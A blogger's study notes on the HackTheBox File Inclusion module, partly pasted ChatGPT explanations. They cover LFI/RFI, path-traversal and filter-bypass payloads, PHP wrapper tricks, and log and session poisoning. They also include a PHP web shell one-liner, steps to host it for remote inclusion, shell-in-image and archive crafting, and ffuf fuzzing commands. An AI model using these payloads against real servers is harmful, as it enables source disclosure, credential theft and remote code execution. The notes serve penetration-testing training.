← All notesExhibit C · Filed 26 Jan 2026 · 20 min read
File Inclusion Vulnerabilities
Filed
Exhibit C — cover
File Inclusion HTB
First-of-all :
“”” This is basic knowledge i need to get straighten out before starting the module, basically asked chatGPT about how url input is handled based on the language of the backend server”””Good question — this comes down to how the server maps an incoming URL to application code or files, not a language magic difference. The query string (?a=1&b=2) is part of the URL, but not part of the filesystem path; different servers/frameworks handle that URL-to-code mapping differently.Here are the key points and examples so it’s clear:
1) Query string vs file path
/index.php?name=alice
The path is /index.php.
The query string is name=alice.Servers strip the query string when deciding which file to read from disk. The query is given to the program that handles the request.
2) How PHP (built-in / typical PHP-FPM + nginx/Apache) behaves
PHP apps (especially plain PHP scripts) often run via a webserver that routes the request to a PHP interpreter (mod_php, php-fpm). The interpreter runs the script and automatically populates $_GET, $_REQUEST, $_SERVER etc.
If you use php -S (the built-in server) or have index.php as the entry point, the server hands the request to index.php and PHP sees the query string in $_GET['...']. That feels like PHP “always takes query args” because typical PHP setups route requests to script entrypoints that always get the query.
3) How Node (plain http) behaves
Node’s http server simply gives you a raw request object; it does not automatically parse query strings or route requests for you. You must explicitly parse req.url:
So Node can use query args — you just have to parse them.
4) How Express behaves
Express does parse query strings for you and exposes them as req.query for route handlers:
Jsx
const express = require('express');
const app = express();

app.get('/', (req, res) => {
  // req.query is an object of parsed query parameters
  res.send(req.query);
});

app.listen(3000);
BUT: when you use express.static() to serve static files, the static middleware ignores query parameters when resolving which file to serve — because queries shouldn’t change which file on disk is requested. Example:
Request: /image.png?size=100 → express.static serves image.png (query is ignored for lookup).
If you want the query to affect behavior, you must implement a route (not static) that reads req.query and responds accordingly.
5) Why you might see PHP "take" queries but Node not
If you were testing with php -S and it routed everything to a script (index.php), that PHP script sees $_GET automatically.
If you were testing with Express using express.static() or a plain filesystem resolver, then the server will simply serve files and won’t invoke your app logic where you would read query params. That makes it appear that Node/Express “don’t take query args”, but they do — you must read them in code or use a route.
6) Practical examples / solutions
If you want Express to use query parameters for dynamic behavior, write a route:
If you’re using static files but want the query to control output, intercept and handle the route before express.static:
Jsx
app.get('/file', (req, res) => {
  // read req.query and respond dynamically
});
// static as fallback
app.use(express.static('public'));
7) Quick checklist
Do you need to parse query? In Express use req.query. In Node use url.parse(req.url, true) or new URL(req.url, ...).
Are you using static middleware? Query strings won’t change which file is served. Use a route if you want to act on queries.
Is your server routing requests to a single entrypoint (like index.php)? Then that entrypoint will always receive the query params.
Local File Inclusion (LFI) often appears in templating engines. To avoid repeating static parts (header, navbar, footer) across many pages, a template (e.g. index.php) loads the shared layout and dynamically includes page content—hence URLs like /index.php?page=about that pull about.php. If an attacker controls the page value, the app might include arbitrary files from the server.LFI can expose source code and sensitive data, helping attackers find additional vulnerabilities or harvest credentials and keys. In some setups (for example, when writable log files or certain wrappers are available), LFI can even lead to remote code execution, fully compromising the server and connected systems.
The Good Stuff
PHP
If user input is passed directly to include() (or similar functions) without sanitization, an attacker can make the app load arbitrary files. Example:
Php
if (isset($_GET['language'])) {
    include($_GET['language']); // unsafe: user-controlled path
}
This risk applies to include_once(), require(), require_once(), file_get_contents(), etc. Mitigate by whitelisting allowed paths or validating/canonicalizing input before including.
NodeJS
Just as the case with PHP, NodeJS web servers may also load content based on an HTTP parameters. The following is a basic example of how a GET parameter language is used to control what data is written to a page:Code: javascript
As we can see, whatever parameter passed from the URL gets used by the readfile function, which then writes the file content in the HTTP response. Another example is the render() function in the Express.js framework. The following example shows how the language parameter is used to determine which directory to pull the about.html page from:Code: js
Unlike our earlier examples where GET parameters were specified after a (?) character in the URL, the above example takes the parameter from the URL path (e.g. /about/en or /about/es). As the parameter is directly used within the render() function to specify the rendered file, we can change the URL to show a different file instead.
Java
The same concept applies to many other web servers. The following examples show how web applications for a Java web server may include local files based on the specified parameter, using the include function:Code: jsp
The include function may take a file or a page URL as its argument and then renders the object into the front-end template, similar to the ones we saw earlier with NodeJS. The import function may also be used to render a local file or a URL, such as the following example:Code: jsp
From all of the above examples, we can see that File Inclusion vulnerabilities may occur in any web server and any development frameworks, as all of them provide functionalities for loading dynamic content and handling front-end templates.The most important thing to keep in mind is that some of the above functions only read the content of the specified files, while others also execute the specified files. Furthermore, some of them allow specifying remote URLs, while others only work with files local to the back-end server.The following table shows which functions may execute files and which only read file content:
Platform
Function
Read Content
Execute
Remote URL
PHP
PHP
include() / include_once()
✅
✅
✅
PHP
require() / require_once()
✅
✅
❌
PHP
file_get_contents()
✅
❌
✅
PHP
fopen() / file()
✅
❌
❌
NodeJS
NodeJS
fs.readFile()
✅
❌
❌
NodeJS
fs.sendFile()
✅
❌
❌
NodeJS
res.render()
✅
✅
❌
Java
Java
include
✅
❌
❌
Java
import
✅
✅
✅
.NET
.NET
@Html.Partial()
✅
❌
❌
.NET
@Html.RemotePartial()
✅
❌
✅
.NET
Response.WriteFile()
✅
❌
❌
.NET
include
✅
✅
✅
Second Section
Path Traversal
If user input is passed into file-loading calls (e.g. include()), attackers can read unintended files.Absolute path example (direct include):
Php
// vulnerable
include($_GET['language']);     // e.g. ?language=/etc/passwd
That will load /etc/passwd directly.But many apps prepend/append fixed strings:
Php
include("./languages/" . $_GET['language']);
Now ?language=/etc/passwd becomes ./languages//etc/passwd — which fails because that file isn’t under ./languages/.By using directory traversal (..) attackers can escape the intended directory:
../ refers to the parent directory.
Chain .. segments to climb directories: ../../../../etc/passwd.So ?language=../../../../etc/passwd can reach /etc/passwd from a deep web directory.
Notes and behaviors
Repeating ../ beyond the filesystem root doesn’t break the path — it stays at /. So if you don’t know the exact depth, extra ../ won’t harm the attempt (but is noisy).
Don’t rely on verbose error messages: showing PHP errors in production leaks information. Errors are useful for testing but not required for an attack.
This traversal trick works whether the parameter is used alone or concatenated — it’s a reliable default technique.
Quick mitigations
Avoid including user-controlled paths entirely.
Use a whitelist of allowed filenames or map short tokens to files.
Canonicalize and validate paths (e.g., realpath() and confirm the result is inside an allowed directory).
Run web processes with least privilege and consider chroot or container isolation.
Tip: For clean reports or exploits, count the directory depth if possible and use the minimal number of ../ segments (e.g., /var/www/html/ → ../../../).
Filename Prefix
In our previous example, we used the language parameter after the directory, so we could traverse the path to read the passwd file. On some occasions, our input may be appended after a different string. For example, it may be used with a prefix to get the full filename, like the following example:Code: php
Php
include("lang_" . $_GET['language']);
In this case, if we try to traverse the directory with ../../../etc/passwd, the final string would be lang_../../../etc/passwdAs expected, the error tells us that this file does not exist. so, instead of directly using path traversal, we can prefix a / before our payload, and this should consider the prefix as a directory, and then we should bypass the filename and be able to traverse directories:
/index.php?language=/../../../etc/passwd
Appended Extension
Another very common example is when an extension is appended to the language parameter, as follows:Code: php
Php
include($_GET['language'] . ".php");
This is quite common, as in this case, we would not have to write the extension every time we need to change the language. This may also be safer as it may restrict us to only including PHP files. In this case, if we try to read /etc/passwd, then the file included would be /etc/passwd.php, which does not exist.
we will return to this in the following sections there are a lot of ways that we can use to bypass this though
and here we areIf an application appends a file extension (e.g. .php) to user input, modern PHP usually prevents simple extension-bypass tricks — you’ll typically be limited to files with that extension. That can still be useful (for example, to read source code).Some older bypass techniques existed for PHP < 5.3/5.4; they’re largely ineffective on current PHP, but it’s worth mentioning them because legacy servers still exist and those methods may be the only viable bypass on such outdated systems.
Path Truncation
In earlier versions of PHP, defined strings have a maximum length of 4096 characters, likely due to the limitation of 32-bit systems. If a longer string is passed, it will simply be truncated, and any characters after the maximum length will be ignored. Furthermore, PHP also used to remove trailing slashes and single dots in path names, so if we call (/etc/passwd/.) then the /. would also be truncated, and PHP would call (/etc/passwd). PHP, and Linux systems in general, also disregard multiple slashes in the path (e.g. ////etc/passwd is the same as /etc/passwd). Similarly, a current directory shortcut (.) in the middle of the path would also be disregarded (e.g. /etc/./passwd).If we combine both of these PHP limitations together, we can create very long strings that evaluate to a correct path. Whenever we reach the 4096 character limitation, the appended extension (.php) would be truncated, and we would have a path without an appended extension. Finally, it is also important to note that we would also need to start the path with a non-existing directory for this technique to work.“”” Why a non existant directoryShort answer: you need a non-existent directory so the entire long string remains an opaque filename that PHP won’t canonicalize or resolve before the 4096-byte truncation — that makes the truncation remove the appended .php and leave the attacker-controlled tail that points to the target file.””””An example of such payload would be the following:Code: url
PHP versions before 5.5 were vulnerable to null byte injection, which means that adding a null byte (%00) at the end of the string would terminate the string and not consider anything after it. This is due to how strings are stored in low-level memory, where strings in memory must use a null byte to indicate the end of the string, as seen in Assembly, C, or C++ languages.To exploit this vulnerability, we can end our payload with a null byte (e.g. /etc/passwd%00), such that the final path passed to include() would be (/etc/passwd%00.php). This way, even though .php is appended to our string, anything after the null byte would be truncated, and so the path used would actually be /etc/passwd, leading us to bypass the appended extension.
Second Order Attacks
A Second-Order LFI happens when an attacker stores a malicious path in a trusted place (like a database) and a different part of the app later uses that stored value to include or fetch a file. Example: if avatars are served from /profile/$username/avatar.png and you register a username ../../../etc/passwd, the avatar download routine may end up loading /etc/passwd instead of an image.This is often missed because developers sanitize direct inputs (e.g. ?page=) but trust values read from the database. To exploit it, find any functionality that loads files based on stored values you can influence, inject a traversal or file path there, then trigger the feature that performs the include.Quick mitigations: validate and canonicalize stored values, whitelist file names/locations, and never use raw user-controlled strings in file includes.
Basic Bypasses ( Still in PHP )
In the previous section, we saw several types of attacks that we can use for different types of LFI vulnerabilities. In many cases, we may be facing a web application that applies various protections against file inclusion, so our normal LFI payloads would not work. Still, unless the web application is properly secured against malicious LFI user input, we may be able to bypass the protections in place and reach file inclusion.
Non-Recursive Path Traversal Filters
One of the most basic filters against LFI is a search and replace filter, where it simply deletes substrings of (../) to avoid path traversals. For example:Code: php
The issue with this is that it runs once and that make it very insecure and the way to bypass these kinds of filters is by replacing the usual “../” by “….//” which will be resulted after the function runs “../” so the payload “../../../etc/passwd” will be “….//….//….//etc/passwd”. The use of these is also allowed with thses kinds of filters ..././ or ....\/
Encoding
Some web filters may prevent input filters that include certain LFI-related characters, like a dot . or a slash / used for path traversals. However, some of these filters may be bypassed by URL encoding our input, such that it would no longer include these bad characters, but would still be decoded back to our path traversal string once it reaches the vulnerable function. Core PHP filters on versions 5.3.4 and earlier were specifically vulnerable to this bypass, but even on newer versions we may find custom filters that may be bypassed through URL encoding.If the target web application did not allow . and / in our input, we can URL encode ../ into %2e%2e%2f, which may bypass the filter. To do so, we can use any online URL encoder utility or use the Burp Suite Decoder tool, as follows:burp_url_encode
Approved Paths
Some web applications may also use Regular Expressions to ensure that the file being included is under a specific path. For example, the web application we have been dealing with may only accept paths that are under the ./languages directory, as follows:Code: php
To find the approved path, we can examine the requests sent by the existing forms, and see what path they use for the normal web functionality. Furthermore, we can fuzz web directories under the same path, and try different ones until we get a match. To bypass this, we may use path traversal and start our payload with the approved path, and then use ../ to go back to the root directory and read the file we specify, as follows:<SERVER_IP>:<PORT>/index.php?language=./languages/../../../../etc/passwd
Note: All techniques mentioned so far should work with any LFI vulnerability, regardless of the back-end development language or framework.
PHP WrappersPHP Wrappers allow us to access different I/O streams at the application level, like standard input/output, file descriptors, and memory streams. This has a lot of uses for PHP developers. Still, as web penetration testers, we can utilize these wrappers to extend our exploitation attacks and be able to read PHP source code files or even execute system commands. This is not only beneficial with LFI attacks, but also with other web attacks like XXE, as covered in the Web Attacks module.
PHP Filters
Many popular web applications are developed in PHP, along with various custom web applications built with different PHP frameworks, like Laravel or Symfony. If we identify an LFI vulnerability in PHP web applications, then we can utilize different PHP Wrappers to be able to extend our LFI exploitation, and even potentially reach remote code execution.
Input Filters
PHP Filters are a type of PHP wrapper, where we can pass different types of input and have it filtered by the filter we specify. To use PHP wrapper streams, we can use the php:// scheme in our string, and we can access the PHP filter wrapper with php://filter/.The filter wrapper has several parameters, but the main ones we require for our attack are resource and read. The resource parameter is required for filter wrappers, and with it we can specify the stream we would like to apply the filter on (e.g. a local file), while the read parameter can apply different filters on the input resource, so we can use it to specify which filter we want to apply on our resource.There are four different types of filters available for use, which are String Filters, Conversion Filters, Compression Filters, and Encryption Filters. You can read more about each filter on their respective link, but the filter that is useful for LFI attacks is the convert.base64-encode filter, under Conversion Filters.
Fuzzing for PHP Files
The first step would be to fuzz for different available PHP pages with a tool like ffuf or gobuster.
Tip: Unlike normal web application usage, we are not restricted to pages with HTTP response code 200, as we have local file inclusion access, so we should be scanning for all codes, including 301, 302 and 403 pages, and we should be able to read their source code as well.
Source Code Disclosure
Once we have a list of potential PHP files we want to read, we can start disclosing their sources with the base64 PHP filter. Let's try to read the source code of config.php using the base64 filter, by specifying convert.base64-encode for the read parameter and config for the resource parameter, as follows:Code: url
DataThe data wrapper can be used to include external data, including PHP code(RCEEEEE). However, the data wrapper is only available to use if the (allow_url_include) setting is enabled in the PHP configurations. So, let's first confirm whether this setting is enabled, by reading the PHP configuration file through the LFI vulnerability.
Checking the PHP config file
To do so, we can include the PHP configuration file found at (/etc/php/X.Y/apache2/php.ini) for Apache or at (/etc/php/X.Y/fpm/php.ini) for Nginx, where X.Y is your install PHP version. We can start with the latest PHP version, and try earlier versions if we couldn't locate the configuration file. We will also use the base64 filter we used in the previous section, as .ini files are similar to .php files and should be encoded to avoid breaking. Finally, we'll use cURL or Burp instead of a browser, as the output string could be very long and we should be able to properly capture it:PHP Wrappers
With allow_url_include enabled, we can proceed with our data wrapper attack. As mentioned earlier, the data wrapper can be used to include external data, including PHP code. We can also pass it base64 encoded strings with text/plain;base64, and it has the ability to decode them and execute the PHP code.So, our first step would be to base64 encode a basic PHP web shell, as follows:PHP Wrappers
Now, we can URL encode the base64 string, and then pass it to the data wrapper with data://text/plain;base64,. Finally, we can use pass commands to the web shell with &cmd=<COMMAND>:
RCE ( input Wrapper )
Similar to the data wrapper, the input wrapper can be used to include external input and execute PHP code. The difference between it and the data wrapper is that we pass our input to the input wrapper as a POST request's data. So, the vulnerable parameter must accept POST requests for this attack to work. Finally, the input wrapper also depends on the allow_url_include setting, as mentioned earlier.To repeat our earlier attack but with the input wrapper, we can send a POST request to the vulnerable URL and add our web shell as POST data. To execute a command, we would pass it as a GET parameter, as we did in our previous attack:PHP Wrappers
RFI (Remote File Inclusion) lets an attacker make the server include a file hosted on a remote URL (attacker-controlled) — usually resulting in immediate remote code execution.LFI (Local File Inclusion) makes the server include a file already on the local filesystem — usually used to read sensitive files, though it can be escalated to code execution with extra tricks.More detail — side-by-side
Source of the file
RFI: attacker supplies a remote URL (http://attacker/shell.php) and the server fetches & executes it.
LFI: attacker supplies a local path (/etc/passwd, ../../logs/access.log) and the server reads/includes files from disk.
Function
Read Content
Execute
Remote URL
PHP
include() / include_once()
✅
✅
✅
file_get_contents()
✅
❌
✅
Java
import
✅
✅
✅
.NET
@Html.RemotePartial()
✅
❌
✅
include
✅
✅
✅
EVERY RFI IS AN LFI ( THE OTHER DIRECTION ISN’T TRUE) FOR THREE REASONS
The vulnerable function may not allow including remote URLs
You may only control a portion of the filename and not the entire protocol wrapper (ex: http://, ftp://, https://).
The configuration may prevent RFI altogether, as most modern web servers disable including remote files by default.
Quick note : SSRF happens when a web application fetches a URL or network resource based on user-controlled input. An attacker tricks the server into making HTTP/other requests the attacker chooses — often to internal-only services the attacker can’t reach directly.Verify RFIIn most languages, including remote URLs is considered as a dangerous practice as it may allow for such vulnerabilities. This is why remote URL inclusion is usually disabled by default. For example, any remote URL inclusion in PHP would require the allow_url_include setting to be enabled. We can check whether this setting is enabled through LFI, as we did in the previous section:Remote File Inclusion (RFI)
However, this may not always be reliable, as even if this setting is enabled, the vulnerable function may not allow remote URL inclusion to begin with. So, a more reliable way to determine whether an LFI vulnerability is also vulnerable to RFI is to try and include a URL, and see if we can get its content. At first, we should always start by trying to include a local URL to ensure our attempt does not get blocked by a firewall or other security measures.
How to perform RFI
First, create a tiny PHP web shell (or use any reverse/custom shell):
Bash
echo '<?php system($_GET["cmd"]); ?>' > shell.php
Host it where the vulnerable server can fetch it — HTTP on common ports (80/443) is best since they’re often allowed through firewalls. FTP/SMB can work too.Start a simple HTTP server:
Bash
sudo python3 -m http.server 80
Then trigger the RFI to include your hosted shell and run a command, e.g.:
That will make the target fetch and execute shell.php, running the id command.we can also host the malicious file using FTP( pyftplib in python) in case the firewall is blocking http or https connections
LFI & File Uploads
This is basically how we can upload files to the backend server and grant access with a malicious type of upload, LFI comes in handy here because we can include the malicious upload to get a reverse shell for example or simpler , for remote code execution ( to get a foothold in general)
Image Upload
Image upload is very common in most modern web applications, as uploading images is widely regarded as safe if the upload function is securely coded. However, as discussed earlier, the vulnerability, in this case, is not in the file upload form but the file inclusion functionality.
Crafting
Our first step is to create a malicious image containing a PHP web shell code that still looks and works as an image. So, we will use an allowed image extension in our file name (e.g. shell.gif), and should also include the image magic bytes at the beginning of the file content (e.g. GIF8), just in case the upload form checks for both the extension and content type as well. We can do so as follows:LFI and File Uploads
Like I was saying earlier after uploading the file we can go ahead and include so that it gets executed by the backend server and we can reach rce
Zip Upload
The previous technique is reliable across frameworks so long as the vulnerable function actually executes included files. Sometimes PHP-specific wrappers offer alternate ways to achieve the same result when the basic approach fails. One such option is the zip:// wrapper, which can execute PHP contained inside an archive — but note it’s not enabled by default, so it won’t work everywhere.Workflow (quick):
Create a tiny PHP web shell.
Compress it into an archive but give the archive an innocuous extension (e.g. shell.jpg).
Use the zip wrapper to include the PHP from the archive via the LFI.
Example to create the shell and zip it:
Bash
# create a simple web shell and package it inside shell.jpg
echo '<?php system($_GET["cmd"]); ?>' > shell.php
zip shell.jpg shell.php
If zip:// is available, including zip://path/to/shell.jpg#shell.php will expose the PHP inside the zip — a useful fallback on systems where direct file inclusion techniques are blocked.Sometimes this won’t work though if the server user content-based filters on the file uploads, this technique has a higher chance of working if the upload of zip files is enabled along with the zip wrapper of courseOnce we upload the shell.jpg archive, we can include it with the zip wrapper as (zip://shell.jpg), and then refer to any files within it with #shell.php (URL encoded). Finally, we can execute commands as we always do with &cmd=id, as follows:http://<SERVER_IP>:<PORT>/index.php?language=zip://./profile_images/shell.jpg%23shell.php&cmd=id
Phar Upload
AI said : ( Phar wrappers)Think of a PHAR like a PHP-specific zip file: it bundles many files together into one file (like package.phar).The phar:// wrapper lets PHP open a file inside that bundle directly — without unzipping it first — just like opening a file inside a .zip.
This is the crafting part
Finally, we can use the phar:// wrapper to achieve a similar result. To do so, we will first write the following PHP script into a shell.php file:Code: php
This script can be compiled into a phar file that when called would write a web shell to a shell.txt sub-file, which we can interact with. We can compile it into a phar file and rename it to shell.jpg as follows:CSmarwen@htb[/htb]**$** php --define phar.readonly=0 shell.php && mv shell.phar shell.jpgNow, we should have a phar file called shell.jpg. Once we upload it to the web application, we can simply call it with phar:// and provide its URL path, and then specify the phar sub-file with /shell.txt (URL encoded) to get the output of the command we specify with (&cmd=id), as follows:http://<SERVER_IP>:<PORT>/index.php?language=phar://./profile_images/shell.jpg%2Fshell.txt&cmd=id
Log Poisoning
AI said :
Short answer — why logs matter: logs are just files the server writes. If you can make the application write attacker-controlled text into a log file, and the app later includes that log file (or can be forced to), the included text can be interpreted as code. So logs become an injection storage that transforms a read-only LFI into code execution.
If the attacker can get a hold of the logs in the backend server, he can write malicious code into them and then include the log file to get executed.
The Attack Flow
Inject PHP code into a field the server logs
Example: Submitting a form with something like <?php system($_GET['cmd']); ?> in a field.
Or sending a custom User-Agent header containing PHP code.
The server logs your input
This input is now in a log file.
Exploit a file inclusion vulnerability
If the app has a function that allows including arbitrary files, like include($_GET['page']);
And if the log file is readable by PHP (read privileges), you can include the log file.
PHP executes the code inside the log
Your injected code runs on the server.
Boom — you achieve remote code execution.
PHP Session poisoning
First of all, we need to know our PHPSESSID in the storage of our browser.After doing that, we can navigate to session files in the backend server by using these two paths the first is for linux machines and the other is for windows;/var/lib/php/sessions/sess_'PHPSESSID'C:\Windows\Temp\sess_'PHPSESSID'we can see the content of the file and look at arguments that are controlled by the user input; that should be the entry point.After doing so we can inject some php code that would grant us rce
Server Log Poisoning
access.log and error.logRead access over the logs is needed( Nginx has the read access by default for low privilege users and older version of Apache but not new ones though)By default, Apache logs are located in /var/log/apache2/ on Linux and in C:\xampp\apache\logs\ on Windows, while Nginx logs are located in /var/log/nginx/ on Linux and in C:\nginx\log\ on Windows. These log files have http requests along with remote ip addresses, the http requests of course have User-Agent header that users can change so that may be a way to poison the logs.
Parameter Fuzzing
This step is crucial for LFI because exposed parameters tend to be less secure than public onesFuzzing for common GET parameter
CSmarwen@htb[/htb]**$** ffuf -w /opt/useful/seclists/Discovery/Web-Content/burp-parameter-names.txt:FUZZ -u 'http://<SERVER_IP>:<PORT>/index.php?FUZZ=value' -fs 2287Once we find exposed parameters we can go ahead and start testing for LFI vulnerability.
LFI Wordlists
To start testing for LFI after exposing parameters, we can automate it using ffuf, one of the best wordlists we can use is LFI-Jhaddix.txt and the command would look something like this :
CSmarwen@htb[/htb]**$** ffuf -w /opt/useful/seclists/Fuzzing/LFI/LFI-Jhaddix.txt:FUZZ -u 'http://<SERVER_IP>:<PORT>/index.php?language=FUZZ' -fs 2287
Fuzzing Server Files
Server Webroot: this is the process of finding as much information about the server, where it keeps uploads. To do so, we need to fuzz for the location of our index.php file using once again LFI, the command would look something like this
CSmarwen@htb[/htb]**$** ffuf -w /opt/useful/seclists/Discovery/Web-Content/default-web-root-directory-linux.txt:FUZZ -u 'http://<SERVER_IP>:<PORT>/index.php?language=../../../../FUZZ/index.php' -fs 2287
this will return where the index.php file is in the filesystem.
Fuzzing Server Logs and Config files
As we have seen in the previous section, we need to be able to identify the correct logs directory to be able to perform the log poisoning attacks we discussed. Furthermore, as we just discussed, we may also need to read the server configurations to be able to identify the server webroot path and other important information (like the logs path!).To do so, we may also use the LFI-Jhaddix.txt wordlist, as it contains many of the server logs and configuration paths we may be interested in. If we wanted a more precise scan, we can use this wordlist for Linux or this wordlist for Windows, though they are not part of seclists, so we need to download them first. A command would look something like this :
CSmarwen@htb[/htb]**$** ffuf -w ./LFI-WordList-Linux:FUZZ -u 'http://<SERVER_IP>:<PORT>/index.php?language=../../../../FUZZ' -fs 2287We need to be aware about what’s the server’s os before doing this, because knowing this would get us the most optimal wordlist to get all the paths that we need for the exploitation. The command would look something like this
CSmarwen@htb[/htb]**$** ffuf -w ./LFI-WordList-Linux:FUZZ -u 'http://<SERVER_IP>:<PORT>/index.php?language=../../../../FUZZ' -fs 2287after reading the content of the config file we can investigate any env variables in this file /etc/apache2/envvars;

A framework for treating Azure managed-identity abuse in hybrid Entra ID environments as a graph-reachability problem. I define the node and edge types, ground each edge in Azure RBAC semantics, show how my tool Fenrir uses the model to answer one question conservatively, and work through a case study in my own lab. Framework and systematization, not an empirical study.
A walkthrough of Fenrir, a Python CLI I built during a red-team internship that automates the Azure identity attack chain: tenant recon, an exploit-readiness verdict, managed-identity token theft through compute hosts, and tenant-wide post-exploitation.